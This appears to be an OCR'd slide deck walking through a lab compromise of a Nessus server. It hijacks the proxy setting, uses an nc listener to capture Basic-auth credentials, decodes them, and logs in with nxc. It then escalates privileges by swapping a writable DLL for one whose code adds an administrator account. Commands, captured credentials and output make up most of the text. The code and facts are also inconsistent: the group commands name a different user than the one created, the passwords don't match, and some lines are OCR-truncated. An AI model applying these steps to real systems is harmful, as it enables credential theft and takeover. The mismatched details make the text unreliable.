
Web App – Proxy Server Hijacking

We have access to a web app which can communicate to a proxy server


Web App – Proxy Server Hijacking



Host	192.168.56.1
Port	8080
Username	nesus
Password	●●●●●●●●●
Auth Method	AUTO DETECT

There are credentials sent to the proxy server, so we can hijack the proxy server address and receive the credentials on our attacker machine


Web App – Proxy Server Hijacking



Host	192.168.200.5
Port	8080
Username	nesus
Password	●●●●●●●●
Auth Method	BASIC

We need to set the proxy server Host to our attacker machine's and set the Auth Method to BASIC, so we can easily decode it


Web App – Proxy Server Hijacking




```
└─$ nc -nlvp 8080
listening on [any] 8080 ...
connect to [192.168.200.5] from (UNKNOWN) [192.168.200.20] 49702
CONNECT plugins.nessus.org:443 HTTP/1.1
Proxy-Authorization: Basic bmVzdXM6WiNKdVhIJHBoLTt2QCxYJm1WKQ==
```

When we test the connection to the server we receive the credentials in Basic Auth, which is base64 encoded

Web App – Proxy Server Hijacking




```
└─$ echo 'bmVzdXM6WiNKdVhIJHBoLTt2QCxYJm1WKQ==' | base64 -d
nesus:Z#JuXH$ph-;v@,X&mV)
```



```
nxc smb 192.168.200.20 -u nesus -p 'Z#JuXH$ph-;v@,X&mV)'
        192.168.200.20  445    NESSUS           [*] Windows Server 2022 Build 20348 x
essus) (signing:False) (SMBv1:False)
        192.168.200.20  445    NESSUS           [+] Nessus\nesus:Z#JuXH$ph-;v@,X&mV)
```

We can then decode the base64 string to obtain credentials for this user


Privilege Escalation
DLL Hijacking



```
Tenable Nessus(Tenable, Inc. - Tenable Nessus)["C:\Program Files\Tenable\Nessus\nessus-service.exe"
d
File Permissions: nesus [AllAccess]
Possible DLL Hijacking in binary folder: C:\Program Files\Tenable\Nessus (nesus [AllAccess])
Tenable Nessus Network Security Scanner
```

The winPEAS script reports that we may be able to perform DLL hijacking on the Nessus program


Privilege Escalation
DLL Hijacking



```
C:\Program Files\Tenable\Nessus\.winperms (nesus [AllAccess])
C:\Program Files\Tenable\Nessus\fips.dll (nesus [AllAccess])
C:\Program Files\Tenable\Nessus\icudt73.dll (nesus [AllAccess])
C:\Program Files\Tenable\Nessus\icuuc73.dll (nesus [AllAccess])
C:\Program Files\Tenable\Nessus\legacy.dll (nesus [AllAccess])
```

This is confirmed, because we have AllAccess permissions to the DLL files in the Nessus program directory


Privilege Escalation
DLL Hijacking



```
case DLL_PROCESS_ATTACH: // A process is loading the DLL.
  int i;
  i = system("net user hackerfrogs likeandsubscribe /add");
  i = system("net localgroup administrators think /add");
  i = system("net localgroup 'remote management' think /add");
  i = system("net localgroup 'remote desktop' think /add");
```

In order to exploit this vulnerability, we need to create a malicious DLL file and swap it with one of the DLL files for the vulnerable program

Privilege Escalation
DLL Hijacking



```
 nxc winrm 192.168.200.20 -u 'hackerfrogs' -p 'likesubscribe'
RM        192.168.200.20  5985   NESSUS           [*] Windows Server 2022 Build 20348 (name:NES
us)
r/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC
to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module i
rc4 = algorithms.ARC4(self._key)
RM        192.168.200.20  5985   NESSUS           [+] Nessus\hackerfrogs:likesubscribe (Pwn3d!)
```

Then, when the system is next started, the code in the replaced DLL file will be executed, and we can login as the newly created admin-level user